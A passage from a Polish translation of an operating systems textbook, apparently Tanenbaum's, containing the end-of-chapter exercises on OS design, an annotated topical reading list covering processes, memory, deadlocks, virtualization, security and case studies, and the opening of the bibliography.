19. Nawet jeśli zdalny plik nie został usunięty od czasu ostatniego zarejestrowania wskazówki, niewykluczone, że od ostatniego odwołania został zmieniony. Jakie inne informacje warto więc rejestrować we wskazówkach?
20. Wyobraźmy sobie system gromadzący odwołania do plików zdalnych w formie wskazówek, np. w postaci trójek (nazwa, zdalny komputer, zdalna nazwa). Przyjmijmy, że istnieje możliwość usunięcia i zastąpienia zdalnego pliku bez naszej wiedzy. Oznacza to, że wskazówka może prowadzić do niewłaściwego pliku. Jak sprawić, by prawdopodobieństwo takich zdarzeń było mniejsze?
21. W tekście tego rozdziału stwierdzono, że w wielu przypadkach wydajność można podnieść, jeśli korzysta się z efektu lokalności. Wyobraźmy sobie jednak sytuację, w której jakiś program odczytuje dane wejściowe jakiegoś źródła i stale generuje dane wynikowe zapisywane w dwóch plikach lub większej ich liczbie. Czy w takim przypadku próba wykorzystania efektu lokalności na poziomie systemu plików może doprowadzić do spadku efektywności? Czy można ten problem jakość obejść?
22. Fred Brooks stwierdził, że programista może napisać 1000 wierszy debugowanego kodu rocznie. Okazuje się jednak, że pierwsza wersja systemu MINIX (licząca 13 000 wierszy kodu) została stworzona przez jednego programistę w mniej niż trzy lata. Jak wyjaśnisz tę rozbieżność?

23. Przyjmij, że twierdzenie Brooksa o tysiącu wierszy pisanych przez jednego programistę rocznie sprawdza się w przypadku firmy Microsoft. Spróbuj oszacować koszt wyprodukowania systemu Windows 8. Załóż, że koszt rocznego utrzymania programisty wynosi 100 000 dolarów (z uwzględnieniem takich obciążeń dodatkowych jak komputery, prześrodek biurowa, wsparcie sekretariatu i wynagrodzenie jego kierownictwa). Czy Twoim zdaniem otrzymana wartość jest wiarygodna? Jeśli nie, co może być przyczyną błędnych wyliczeń?
24. Stały spadek cen pamięci operacyjnej powoduje, że coraz łatwiej można sobie wyobrazić komputer z wielką, zasilaną baterijnie pamięcią RAM zamiast tradycyjnego dysku twardego. Ile kosztowałby dzisiaj tani komputer PC wyposażony wyłącznie w taką pamięć? Przyjmijmy, że RAMdysk o pojemności 100 GB jest wystarczający dla maszyny „z dolnej półki”. Czy taki komputer stanowiłby poważną konkurencję dla współczesnych maszyn?
25. Wskaż funkcje konwencjonalnego systemu operacyjnego, które nie są potrzebne w systemach wbudowanych stosowanych w typowych urządzeniach.
26. Napisz w języku C procedurę wykonującą operacje dodawania dwóch parametrów wejściowych z podwójną precyzją. Użyj wyrażeń komplikacji warunkowej w taki sposób, aby Twoja procedura działała zarówno na komputerach 16-bitowych, jak i na komputerach 32-bitowych.
27. Napisz program zapisujący losowo generowane, krótkie łańcuchy w tablicy, po czym przeszukującą tę tablicę pod kątem zawierania określonego łańcucha, z zastosowaniem (a) prostego przeszukiwania liniowego (rozwiążanie siłowe) oraz (b) dowolnej, wybranej przez Ciebie, bardziej zaawansowanej metody. Skompiluj swój program dla tablic różnych rozmiarów — od bardzo małych do największych obsługiwanych przez Twój system — i porównaj wyniki osiągnięte przez oba algorytmy. Potrafisz wskazać punkt, od którego zastosowana optymalizacja ma sens?
28. Napisz program symulujący działanie systemu plików w pamięci głównej.

1030

PROJEKT SYSTEMU OPERACYJNEGO

ROZ. 12

13

LISTA PUBLIKACJI I BIBLIOGRAFIA

W poprzednich 12 rozdziałach omówiliśmy wiele najróżniejszych zagadnień. Niniejszy rozdział ma na celu ułatwienie zainteresowanym Czytelnikom odnalezienie materiałów, dzięki którym będą mogli pogłębić swoją wiedzę. W podrozdziale 13.1 wymieniono i krótko opisano listę zalecanych pozycji. W podrozdziale 13.2 zawarto bibliografię obejmującą (w porządku alfabetycznym) wszystkie książki i artykuły cytowane w tym wydaniu.

Oprócz tych publikacji warto zwrócić uwagę na przebieg organizowanych w latach nieparzystych sympozjów *ACM Symposium on Operating Systems Principles (SOSP)* oraz organizowanych w latach parzystych sympozjów *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*. Materiały publikowane przy okazji tych sympozjów doskonale ilustrują rozwój systemów operacyjnych. Niezwykle ciekawe są także materiały wydane podczas corocznnej konferencji *EuroSys*. Najważniejsze artykuły zostały opublikowane w dwóch uznanych periodykach: „*ACM Transactions on Computer Systems*” oraz „*ACM SIGOPS Operating Systems Review*”. Bardziej szczegółowe zagadnienia stanowią temat rozmaitych konferencji organizowanych przez takie stowarzyszenia jak ACM, IEEE czy USENIX.

13.1. SUGEROWANE PUBLIKACJE DODATKOWE

W poniższych punktach krótko omówimy kilka najciekawszych pozycji adresowanych do Czytelników zainteresowanych pogłębieniem swojej wiedzy. W przeciwieństwie do podrozdziałów „PRACE BADAWCZE NAD...”, w których koncentrowaliśmy się przede wszystkim na publikacjach związanych z bieżącymi zagadnieniami, tym razem wskażemy materiały wprowadzające i bardziej ogólne. Sugerowane pozycje zawierają materiał podobny do zawartego w tej książce, tyle że z nieco innej perspektywy lub z inaczej rozłożonymi akcentami.

13.1.1. Publikacje wprowadzające i ogólne

Silberschatz et al., *Operating System Concepts*, 9th ed.

To dość ogólna książka o systemach operacyjnych. Omówiono w niej procesy, zarządzanie pamięcią, zarządzanie pamięcią trwałą, ochronę i bezpieczeństwo, systemy rozproszone oraz kilka wyspecjalizowanych systemów operacyjnych. W książce można też znaleźć dwa studia przypadków poświęcone odpowiednio systemom Linux i Windows 7. Okładkę wypełniają dinozaury. Są to zwierzęta prehistoryczne, co ma sugerować, że w systemach operacyjnych jest wiele klasycznych mechanizmów.

Stallings, *Operating Systems*, 5th ed.

To kolejna książka o systemach operacyjnych. Autor nie ograniczył się tylko do omówienia wszystkich tradycyjnych zagadnień, ale też poświęcił sporo miejsca problematyce systemów rozproszonych.

Stevens i Rago, *Advanced Programming in the UNIX Environment*¹

Z tej książki można się dowiedzieć, jak pisać programy w języku C, korzystające z interfejsu wywołań systemowych Uniksa oraz biblioteki standardowej C. Prezentowane przykłady opracowano z myślą o systemach System V Release 4 oraz 4.4BSD. W książce można też znaleźć szczegółowy opis relacji tych implementacji ze standardem POSIX.

Tanenbaum i Woodhull, *Operating Systems Design and Implementation*

Ta książka umożliwia aktywne poznawanie świata systemów operacyjnych. Omówiono w niej typowe zasady projektowania i implementowania systemów operacyjnych. Autorzy dokonali też szczegółowej analizy struktury istniejącego systemu operacyjnego MINIX 3, którego kompletny kod wydrukowano w załączniku.

13.1.2. Procesy i wątki

Arpaci-Dusseau i Arpaci-Dusseau, *Operating Systems: Three Easy Pieces*

Pierwsza część tej książki jest poświęcona tematyce wirtualizacji procesora w celu współdzielenia go z wieloma procesami. Ta publikacja zasługuje na uwagę (pomijając to, że jest darmowa wersja online), ponieważ nie tylko wprowadza w pojęcia technik przetwarzania i szeregowania, ale również w szczegółach omawia wywołania API i wywołania systemowe, takie jak `fork` i `exec`.

Andrews i Schneider, *Concepts and Notations for Concurrent Programming*

Artykuł wprowadza Czytelnika w świat procesów i komunikacji międzyprocesowej. Autorzy omówili takie techniki jak aktywne czekanie, semafory, monitory czy przekazywanie komunikatów. W artykule można też znaleźć wskazówki, jak korzystać z tych technik w różnych językach programowania. Ten materiał ukazał się dość dawno, ale zniósł próbę czasu zadziwiająco dobrze.

Ben-Ari, *Principles of Concurrent Programming*

Tę dość krótką książkę poświęcono w całości problemom komunikacji międzyprocesowej. W kolejnych rozdziałach omówiono m.in. kwestie wzajemnego wykluczania, semaforów, monitorów oraz problemu uczących filozofów. Ta książka również zachowała aktualność pomimo upływu lat.

¹ Polskie wydanie: *Programowanie w środowisku systemu UNIX*, Wydawnictwa Naukowo-Techniczne, 2002 — przyp. tłum.

Zhuravlev et al., *Survey of Scheduling Techniques for Addressing Shared Resources in Multicore Processors*

Systemy wielordzeniowe zaczęły dominować w ogólnej branży komputerów. Jednym z najważniejszych wyzwań jest rywalizacja o współdzielone zasoby. Autorzy artykułu prezentują różne techniki szeregowania niezbędne do obsługi tego rodzaju rywalizacji.

Silberschatz et al., *Operating System Concepts with Java*, 7th ed.

W rozdziałach 3. – 6. omówiono procesy i komunikację międzyprocesową, w tym takie zagadnienia jak szeregowanie, sekcje krytyczne, semafory, monitory oraz klasyczne problemy komunikacji międzyprocesowej.

Stratton et al., *Algorithm and Data Optimization Techniques for Scaling to Massively Threaded Systems*

Programowanie systemu obejmującego pół tuzina wątków jest dość trudne. Aż strach pomyśleć, jak trudne może być programowanie wielu tysięcy wątków! Delikatnie mówiąc, to bardzo trudne. W tym artykule omówiono sposoby postępowania z takimi systemami.

13.1.3. Zarządzanie pamięcią

Denning, *Virtual Memory*

Ten artykuł poświęcony pamięci wirtualnej jest obecnie uznawany za klasykę. Denning był jednym z pionierów na tym polu — to on opracował koncepcję zbioru roboczego.

Denning, *Working Sets Past and Present*

W artykule dokonano przeglądu licznych algorytmów zarządzania pamięcią i stronicowania. Denning zawarł też bogatą, wyczerpującą bibliografię. Chociaż znaczna część przedstawionych rozwiązań liczy wiele lat, ogólne zasady pozostały niezmienione.

Knuth, *The Art of Computer Programming*, Vol. 1²

W książce omówiono i porównano algorytmy zarządzania pamięcią, w tym algorytm pierwszy pasujący, najlepszy pasujący (ang. *first fit, best fit*).

Arpaci-Dusseau i Arpaci-Dusseau, *Operating Systems: Three Easy Pieces*

W tej książce zawarto obszerny fragment poświęcony pamięci wirtualnej (rozdziały 12. – 23.). Zamieszczono również przegląd strategii wymiany stron.

13.1.4. Systemy plików

McKusick et al., *A Fast File System for UNIX*

W systemie operacyjnym 4.2 BSD całkowicie przebudowano system plików Uniksa. W tym artykule opisano projekt nowego systemu plików ze szczególnym uwzględnieniem jego wydajności.

Silberschatz et al., *Operating System Concepts*, 9th ed.

Rozdziały 10. – 12. tej książki poświęcono sprzętowi pamięci trwałej i systemom plików. Omówiono tam m.in. operacje na plikach, metody dostępu, katalogi oraz implementacje systemów plików.

² Polskie wydanie: *Sztuka programowania*, t. 1, Wydawnictwa Naukowo-Techniczne, 2002 — przyp. tłum.

Stallings, *Operating Systems*, 7th ed.

Rozdział 12. zawiera dość rozbudowany materiał o systemach plików oraz sporo materiału na temat ich bezpieczeństwa.

Cornwell, *Anatomy of a Solid-state Drive*

Książka Michaela Cornwella jest dobrym wprowadzeniem w tematykę dysków SSD dla wszystkich osób zainteresowanych tymi urządzeniami. W szczególności autor zwięźle opisuje różnice pomiędzy tradycyjnymi dyskami twardymi a dyskami SSD.

13.1.5. Wejście-wyjście

Geist i Daniel, *A Continuum of Disk Scheduling Algorithms*

W artykule opisano ogólne działanie algorytmu szeregującego ruchy głowicy dysku twardego. Można tam znaleźć także rozbudowaną symulację i wyniki przeprowadzonych eksperymentów.

Scheible, *A Survey of Storage Options*

Istnieje obecnie wiele sposobów przechowywania bitów, jak choćby w pamięciach DRAM, SRAM, SDRAM, flash, a także na dysku twardym, dyskietkach, płytach CD-ROM, płytach DVD czy taśmach magnetycznych. W artykule dokonano przeglądu najróżniejszych technologii ze szczególnym uwzględnieniem ich mocnych i słabych punktów.

Stan i Skadron, *Power-Aware Computing*

Dopóki ktoś nie znajdzie sposobu zastosowania prawa Moore'a dla baterii, zużycie energii będzie stanowiło poważny problem dla urządzeń mobilnych. W niedalekiej przyszłości być może będziemy mieli okazję obserwować systemy operacyjne reagujące na zmiany temperatury. W tym artykule przeanalizowano wybrane problemy — tekst jest wprowadzeniem do pięciu innych, bardziej specjalistycznych artykułów poświęconych konkretnym problemom w związku z zarządzaniem energią.

Swanson i Caulfield, *Refactor, Reduce, Recycle: Restructuring the I/O Stack for the Future of Storage*

Dyski istnieją z dwóch powodów: po wyłączeniu zasilania pamięć RAM traci swoją zawartość; oprócz tego dyski mają dużą pojemność. Ale przypuśćmy, że po wyłączeniu zasilania pamięć RAM nie traci swojej zawartości. W jaki sposób wpłynęłoby to na zmiany w stanie wejścia-wyjścia? W tym artykule omówiono, w jaki sposób zastosowanie nieulotnej pamięci RAM wpłynie na projektowanie systemów.

Ion, *From Touch Displays to the Surface: A Brief History of Touchscreen Technology*

Ekrany dotykowe w ciągu krótkiego czasu stały się wszechobecne. W tym artykule zaprezentowano historię ekranów dotykowych zilustrowaną czytelnymi objaśnieniami oraz interesującymi archiwalnymi zdjęciami i filmami. Fascynujący materiał!

Walker i Cragon, *Interrupt Processing in Concurrent Processors*

Implementacja precyzyjnych przerwań na komputerach superskalarnych jest sporym wyzwaniem. Największy problem to możliwe szybka konwersja przerwań na odpowiednie stany. W artykule omówiono szereg problemów projektowych i dilematów związanych z tym aspektem działania systemów komputerowych.

13.1.6. Zakleszczenia

Coffman et al., *System Deadlocks*

Artykuł jest krótkim wprowadzeniem do zakleszczeń. Omówiono przyczyny występowania zakleszczeń, a także techniki zapobiegania zakleszczeniom i ich wykrywania.

Holt, *Some Deadlock Properties of Computer Systems*

To kolejny artykuł poświęcony zakleszczeniom. Holt wprowadził model oparty na grafie skierowanym, który można wykorzystywać do analizy systemów pod kątem występowania zakleszczeń.

Isloor i Marsland, *The Deadlock Problem: An Overview*

Artykuł wprowadza zagadnienia związane z zakleszczeniami przede wszystkim w kontekście działania systemów baz danych. W artykule omówiono rozmaite modele i algorytmy.

Levine, *Defining Deadlock*

W rozdziale 6. tej książki skoncentrowaliśmy się na zakleszczeniach zasobów i zaledwie wspomnieliśmy o zakleszczeniach innego rodzaju. W tym krótkim artykule zaakcentowano, że w literaturze występują rozmaite definicje zakleszczeń, różniące się w subtelny sposób. Autorka następnie omawia problemy zakleszczeń komunikacji, szeregowania i zakleszczeń z przepłotami oraz proponuje nowy model, którym stara się objąć wszystkie te rodzaje.

Shub, *A Unified Treatment of Deadlock*

W tym krótkim przewodniku podsumowano przyczyny występowania zakleszczeń i możliwe rozwiązania tego problemu. Autor zasugerował też, na co należy zwracać szczególną uwagę podczas wprowadzania tematu zakleszczeń na zajęciach ze studentami.

13.1.7. Wirtualizacja i przetwarzanie w chmurze

Portnoy, *Virtualization Essentials*

Łagodne wprowadzenie w tematykę wirtualizacji. Obejmuje kontekst (w tym relacje pomiędzy wirtualizacją a przetwarzaniem w chmurze) oraz szeroki wybór rozwiązań (z nieco większym naciskiem na VMware).

Erl et al., *Cloud Computing: Concepts, Technology & Architecture*

Książka poświęcona przetwarzaniu w chmurze w szerokim znaczeniu tego terminu. Autorzy szczegółowo wyjaśniają, co kryje się za takimi akronimami jak IAAS, PAAS, SAAS oraz innymi członkami rodziny X as a Service.

Rosenblum i Garfinkel, *Virtual Machine Monitors: Current Technology and Future Trends*

Artykuł rozpoczyna się od historii monitorów maszyny wirtualnej, następnie omawia bieżący stan wirtualizacji procesorów, pamięci oraz wejścia-wyjścia. W szczególności opisuje obszary problemowe dotyczące wszystkich trzech dziedzin oraz prognozy pokazujące, w jaki sposób rozwój sprzętu w przyszłości może wpływać na złagodzenie występujących problemów.

Whitaker et al., *Rethinking the Design of Virtual Machine Monitors*

Większość komputerów ma jakieś dziwaczne i trudne do wirtualizacji aspekty. W tym opracowaniu autorzy systemu Denali opowiadają się za parawirtualizacją, czyli modyfikacją systemów operacyjnych-gosci w taki sposób, by uniknąć emulowania dziwacznych funkcji.

13.1.8. Systemy wieloprocesorowe

Ahmad, *Gigantic Clusters: Where Are They and What Are They Doing?*

Ten artykuł jest doskonałym źródłem wiedzy o sposobie funkcjonowania i strukturze wielkich środowisk wielokomputerowych. Autor dokonał przeglądu koncepcji stojących za kilkoma aktualnie działającymi wielkimi systemami. Zgodnie z prawem Moore'a można bezpiecznie założyć, że mniej więcej co dwa lata rozmiały tych systemów będą podwajane.

Dubois et al., *Synchronization, Coherence, and Event Ordering in Multiprocessors*

Ten artykuł wprowadza Czytelnika w świat synchronizacji działań w systemach wieloprocesorowych ze wspólną pamięcią. Okazuje się jednak, że część opisanych tam rozwiązań znajduje zastosowanie także w środowiskach jednoprocesorowych oraz systemach z pamięcią rozproszoną.

Geer, *For Programmers, Multicore Chips Mean Multiple Challenges*

Rosnąca popularność układów wielordzeniowych jest faktem niezależnie od tego, czy programiści są na to gotowi, czy nie. Praktyka pokazuje, że wspomniana gotowość programistów jest raczej wątpliwa. Co gorsza, programowanie tego rodzaju układów rodzi szereg wyzwań — wymaga opracowania właściwych narzędzi, podzielenia pracy na niewielkie podzadania oraz odpowiedniego testowania wyników.

Kant i Mohapatra, *Internet Data Centers*

Internetowe centra danych to w istocie przerośnięte środowiska wielokomputerowe. Zwykle obejmują dziesiątki lub setki tysięcy komputerów, na których działa zaledwie jedna aplikacja. Dla tego rodzaju środowisk zdecydowanie najważniejsza jest skalowalność, możliwość łatwej konserwacji oraz zużycie energii. Artykuł prezentuje te zagadnienia i stanowi swoiste wprowadzenie do kolejnych czterech artykułów na ten temat.

Kumar et al., *Heterogeneous Chip Multiprocessors*

Układy wielordzeniowe instalowane w komputerach biurkowych mają charakter symetryczny — wszystkie rdzenie są identyczne. Okazuje się jednak, że w pewnych zastosowaniach dużo bardziej popularne są heterogeniczne architektury CMP z wyspecjalizowanymi rdzeniami dla przetwarzania danych, dekodowania obrazu wideo, dekodowania dźwięku itp. W artykule opisano zagadnienia związane z funkcjonowaniem takich architektur.

Kwok i Ahmad, *Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors*

Optymalne szeregowanie zadań w środowiskach wielokomputerowych i wieloprocesorowych jest możliwe tylko wtedy, gdy podstawowe cechy tych zadań są znane z wyprzedzeniem. Problem w tym, że optymalne szeregowanie zadań jest na tyle kosztowne obliczeniowo, że nie może być realizowane w czasie rzeczywistym. W artykule autorzy omówili i porównali 27 znanych algorytmów szeregowania zadań na najróżniejsze sposoby.

Zhuravlev et al., *Survey of Scheduling Techniques for Addressing Shared Resources in Multicore Processors*

Jak wspomniano wcześniej, jednym z najważniejszych wyzwań w systemach wieloprocesorowych jest rywalizacja o współdzielone zasoby. W tym artykule zaprezentowano różne techniki szeregowania w celu obsługi takich rywalizacji.

13.1.9. Bezpieczeństwo

Anderson, *Security Engineering*, 2nd ed.

Wspaniała książka jednego z najbardziej znanych badaczy w dziedzinie bezpieczeństwa komputerów. Bardzo czytelnie wyjaśnia metody budowania niezawodnych i bezpiecznych systemów. Jej zaletą jest nie tylko to, że prezentuje fascynujące spojrzenie na wiele aspektów bezpieczeństwa (w tym techniki, aplikacje i zagadnienia związane z organizacją), ale również to, że jest ona dostępna za darmo online. Nie ma usprawiedliwienia dla tych, którzy jej nie czytali.

van der Veen et al., *Memory Errors: The Past, the Present, and the Future*

Historyczne spojrzenie na błędy pamięci (w tym przepełnienia bufora, ataki z wykorzystaniem ciągów formatujących, „wiszące wskaźniki” i wiele innych). Opisuje zarówno sposoby ataków, jak i mechanizmy obronne, ataki, które omijają te mechanizmy obronne, oraz nowe mechanizmy obronne powstrzymujące ataki, które omijają wcześniejsze mechanizmy obronne, itd. Autorzy pokazują, że pomimo upływu lat i powstania nowych rodzajów ataku błędy pamięci pozostają niezwykle ważnym źródłem zagrożeń. Ponadto twierdzą, że nie zanosi się na to, aby ta sytuacja zmieniła się w najbliższym czasie.

Bratus, *What Hackers Learn That the Rest of Us Don't*

Co odróżnia hakerów od innych programistów? Czy jest coś, na co hakerzy zwracają uwagę, a co jest przeoczane przez zwykłych programistów? Czy hakerzy inaczej korzystają z tych samych interfejsów API? Czy skrajne przypadki rzeczywiście są ważne? Chcesz wiedzieć? Przeczytaj ten artykuł.

Bratus et al., *From Buffer Overflows to Weird Machines and Theory of Computation*

Związki skromnego błędu przepełnienia bufora z Alanem Turingiem. Autorzy pokazują, że hakerzy programują wrażliwe programy jak dziwne maszyny z dziwnie wyglądającymi zestawami instrukcji. W tej dyskusji nawiązują do przełomowych badań Turinga na temat tego, „co da się obliczyć”.

Denning, *Information Warfare and Security*

Informacja zyskała status broni wykorzystywanej zarówno w wojnach prowadzonych przez wrogie armie, jak i w wojnach między korporacjami. Strony konfliktu próbują nie tylko atakować systemy informatyczne przeciwnika, ale też zabezpieczać przed podobnymi atakami własne systemy. W tej fascynującej książce autor szczegółowo analizuje wszystkie zagadnienia związane ze strategią ofensywną i defensywną, w tym techniki manipulowania danymi i przechwytywania pakietów. Książka Denninga jest pozycją obowiązkową dla każdego zainteresowanego bezpieczeństwem systemów komputerowych.

Ford i Allen, *How Not to Be Seen*

Twórcy wirusów, oprogramowania szpiegującego, rootkitów czy systemów DRM są bardzo zainteresowani ukrywaniem pewnych danych lub nawet swojego istnienia. W tym artykule można znaleźć krótkie wprowadzenie do technik niewykrywalności w najróżniejszych formach.

Hafner i Markoff, *Cyberpunk*

W książce opisano trzy historie młodych hakerów włamujących się do komputerów na całym świecie. Współautorem książki jest reporter działu komputerowego „New York Timesa”, Markoff, który rozwiązał zagadkę robaka internetowego.

Johnson i Jajodia, *Exploring Steganography: Seeing the Unseen*

Steganografia ma długą historię sięgającą czasów, kiedy autorzy wiadomości golili głowy posłańców, tatuowali wiadomości na tych głowach i wysyłali tak przygotowanych gońców dopiero po odrośnięciu włosów. Obecnie stosuje się przede wszystkim cyfrowe techniki steganograficzne. Ten artykuł jest doskonałym punktem wyjścia dla Czytelników zainteresowanych współczesnymi praktykami tego typu.

Ludwig, *The Little Black Book of Email Viruses*

Jeśli chcesz pisać oprogramowanie antywirusowe i zrozumieć działanie wirusów na poziomie najdrobniejszych bitów, ta książka jest dla Ciebie. W książce szczegółowo omówiono wszystkie rodzaje wirusów i zaprezentowano gotowy kod znacznej części tego rodzaju programów. Lektura tej książki wymaga jednak sporej wiedzy o programowaniu komputerów klasy Pentium w języku asemblera.

Mead, *Who is Liable for Insecure Systems?*

Autorzy większości publikacji poświęconych bezpieczeństwu systemów komputerowych koncentrują się na aspektach technicznych — ten artykuł jest inny. Przypuśćmy, że producenci oprogramowania ponosiliby prawną odpowiedzialność za straty wynikające z ich błędów. Czy moglibyśmy wówczas liczyć na bardziej poważne traktowanie problemów bezpieczeństwa? Zaintrygowała Cię ta koncepcja? Przeczytaj więc ten artykuł.

Milojicic, *Security and Privacy*

Bezpieczeństwo dotyczy najróżniejszych obszarów, w tym systemów operacyjnych, sieci komputerowych i prywatności samych użytkowników. Ten artykuł ma postać wywiadu z sześcioma ekspertami od bezpieczeństwa, którzy prezentują swoje przemyślenia na ten temat.

Nachenberg, *Computer Virus-Antivirus Coevolution*

Kiedy tylko twórcy oprogramowania antywirusowego wynajdują sposób wykrywania i neutralizacji pewnej klasy wirusów, twórcy wirusów coraz skuteczniej doskonalą swoje złośliwe programy. W tym artykule opisano tę swoistą grę w kotka i myszkę z udziałem twórców wirusów i oprogramowania antywirusowego. Autor zdradza swój pesymizm i brak wiary w zwycięstwo strony antywirusowej, co nie wróży najlepiej użytkownikom komputerów.

Sasse, *Red-Eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems*

Autor tego artykułu opisał swoje doświadczenia z systemem rozpoznawania tęczówek stosowanym na największych lotniskach. Nie wszystkie wnioski autora dają powód do optymizmu.

Thibadeau, *Trusted Computing for Disk Drives and Other Peripherals*

Jeśli sądzisz, że Twój dysk twardy jest tylko miejscem przechowywania bitów, przemyśl to raz jeszcze. Współczesne napędy dysponują rozbudowanymi procesorami, megabajtami pamięci RAM, wieloma kanałami komunikacyjnymi, a nawet własnymi startowymi pamięciami ROM. Krótko mówiąc, obecne dyski są kompletnymi systemami komputerowymi podatnymi na ataki i wymagającymi własnych systemów ochrony. W tym artykule omówiono techniki zabezpieczania dysków twardych.

13.1.10. Pierwsze studium przypadku: UNIX, Linux i Android

Bovet i Cesati, *Understanding the Linux Kernel*

Ta książka jest bodaj najlepszą pozycją zawierającą ogólne omówienie jądra systemu Linux. Autorzy opisali m.in. procesy, zarządzanie pamięcią, systemy plików i sygnały.

IEEE, *Information Technology — Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]*

Mimo że to dokument opisujący standard, lektura niektórych jego części okazuje się zadziwiająco przyjemna — szczególnie godny polecenia jest aneks B zatytułowany „Rationale and Notes”, który rzuca nieco światła na pewne elementy standardu POSIX. Jedną z największych zalet odwoływanego się do dokumentacji standardów jest to, że z definicji nie zawierają błędów. Ewentualna literówka w nazwie makra po przejściu przez proces edycyjny przestaje być błędem — staje się oficjalnym standardem.

Fusco, *The Linux Programmers' Toolbox*³

W tej książce opisano, jak korzystać z systemu Linux przy użyciu narzędzi dla doświadczonych użytkowników, czyli tych, którzy opanowali już podstawy i chcą poznać działanie najróżniejszych programów Linuksa. Książka jest adresowana do programistów języka C.

Maxwell, *Linux Core Kernel Commentary*

Na pierwszych 400 stronach tej książki znalazły się wybrane fragmenty jądra systemu operacyjnego Linux. Na kolejnych 150 stronach zamieszczono komentarze do tego kodu zredagowane w sposób przypominający stylem klasyczną książkę Johna Lionsa [1996]. Jeśli chcesz zrozumieć jądro systemu Linux w najdrobniejszych szczegółach, zacznij od lektury tej książki. Pamiętaj jednak, że nie każdy zniesie lekturę 40 tysięcy wierszy kodu języka C.

13.1.11. Drugie studium przypadku: Windows 8

Cusumano i Selby, *How Microsoft Builds Software*

Czy kiedykolwiek zastanawiałeś się, jak ktokolwiek mógł napisać program złożony z 29 milionów wierszy kodu (np. system Windows 2000) i doprowadzić go do stanu umożliwiającego wydanie? Aby zrozumieć, jak firma Microsoft realizuje największe projekty polegające na tworzeniu oprogramowania, warto sięgnąć po ten artykuł. Proponowany materiał jest wyjątkowo pouczający.

Rector i Newcomer, *Win32 Programming*

Tą pozycją powinien zainteresować się każdy, kto poszukuje jednej z wielkich, 1500-stronowych książek instruujących, jak pisać programy dla systemu Windows. Omówiono w niej okna, urządzenia, graficzne wyjście, wejście w formie klawiatury i myszy, drukowanie, zarządzanie pamięcią, biblioteki, synchronizację i wiele innych zagadnień. Lektura tej książki wymaga znajomości języka programowania C lub C++.

Russinovich i Solomon, *Windows Internals, Part 1*

Jeśli chcesz się dowiedzieć, jak korzystać z systemu operacyjnego Windows, możesz wybierać spośród setek dostępnych książek. Jeśli jednak chcesz się dowiedzieć, jak działają wewnętrzne

³ Polskie wydanie: *Linux. Niezbędny programisty*, Helion, 2009 — przyp. tłum.

mechanizmy tego systemu, ta książka będzie zdecydowanie najlepsza. Omówiono w niej wiele wewnętrznych algorytmów i struktur danych oraz opisano najróżniejsze techniczne aspekty ich stosowania. Żadna inna książka nie przybliża tych zagadnień równie skutecznie.

13.1.12. Zasady projektowe

Saltzer i Kaashoek, *Principles of Computer System Design: An Introduction*

Ta książka dotyczy ogólnej tematyki systemów komputerowych, a nie systemów operacyjnych, ale opisane w niej zasady mają również zastosowanie do systemów operacyjnych. Ciekawe w tej pracy jest szczegółowe omówienie „pomysłów, które się sprawdzili”, takich jak nazwy, systemy plików, spójność odczytu i zapisu, uwierzytelnione i poufne wiadomości itd. Są to zasady, które naszym zdaniem wszyscy profesjonalisi w dziedzinie informatyki na świecie powinni recytować każdego dnia przed pójściem do pracy.

Brooks, *The Mythical Man Month: Essays on Software Engineering*

Fred Brooks był jednym z projektantów systemu OS/360 firmy IBM. Brooks doskonale wie, jakie rozwiązania zdają egzamin i które koncepcje nie sprawdzają się w praktyce. Rady zawarte w tej dowcipnej, zabawnej i pouczającej książce nie straciły na znaczeniu do dzisiaj, mimo upływu blisko czterćwiecza od jej napisania.

Cooke et al., *UNIX and Beyond: An Interview with Ken Thompson*

Projektowanie systemu operacyjnego to dużo więcej niż dziedzina nauki. Słuchanie rad możliwie wielu ekspertów jest więc dobrym sposobem zdobywania wiedzy na ten temat. W tym wyjątkowo długim wywiadzie Thompson prezentuje swoje przemyślenia na temat dotychczasowego postępu w dziedzinie systemów operacyjnych i przyszłych kierunków rozwoju.

Corbató, *On Building Systems That Will Fail*

W swoim wykładzie wygłoszonym po otrzymaniu Nagrody Turinga autor koncepcji systemów z podziałem czasu poruszył wiele kwestii wspomnianych w książce *The Mythical Man-Month* Brooksa. Konkluzja tego wykładu sprowadzała się do tezy, zgodnie z którą wszystkie próby budowy skomplikowanych systemów ostatecznie kończą się niepowodzeniem. W tej sytuacji jedyną szansą odniesienia sukcesu jest ograniczanie się do absolutnego minimum w kwestii implementowanych funkcji, unikanie niepotrzebnej złożoności i konsekwentne hołdowanie zasadom prostoty i elegancji projektu.

Crowley, *Operating Systems: A Design-Oriented Approach*

Autorzy większości książek o systemach operacyjnych ograniczają się do opisywania podstawowych zagadnień (procesów, pamięci wirtualnej itp.) oraz prezentacji kilku przykładów ilustrujących dany materiał. Niemal wszyscy umikają tematu projektowania systemów operacyjnych. Ta książka jest więc o tyle wyjątkowa, że zawiera aż cztery rozdziały poświęcone wyłącznie temu zagadnieniu.

Lampson, *Hints for Computer System Design*

Butler Lampson, jeden z najbardziej znanych projektantów innowacyjnych systemów operacyjnych, zebrał mnóstwo rad, sugestii i wskazówek na podstawie swoich wieloletnich doświadczeń i zaważył je w tym zabawnym i pouczającym artykule. Podobnie jak książka Brooksa, ta publikacja jest pozycją obowiązkową dla każdego programisty aspirującego do roli projektanta systemów operacyjnych.

Wirth, *A Plea for Lean Software*

Niklaus Wirth, znany i doświadczony projektant systemów, opisał w swoim artykule szereg prostych rozwiązań, które powinny ułatwić tworzenie dobrego oprogramowania (wyróżniającego się jakością na tle nadmiernie rozbudowanych, niemal bezużytecznych współczesnych programów komercyjnych). W artykule Wirth posługuje się przykładem systemu Oberon, czyli sieciowego systemu operacyjnego z graficznym interfejsem użytkownika (GUI), który zajmuje zaledwie 200 kB (mimo że obejmuje kompilator i edytor tekstu).

13.2. BIBLIOGRAFIA W PORZĄDKU ALFABETYCZNYM

ABDEL-HAMID T. i MADNICK S.: *Software Project Dynamics: An Integrated Approach*, Upper Saddle River, NJ: Prentice Hall, 1991.

ABRAM-PROFETA E.L. i SHIN K.G.: *Providing Unrestricted VCR Functions in Multicast Video-on-Demand Servers*, Proc. Int'l Conf. on Multimedia Comp. Syst., IEEE, 1998, s. 66 – 75.

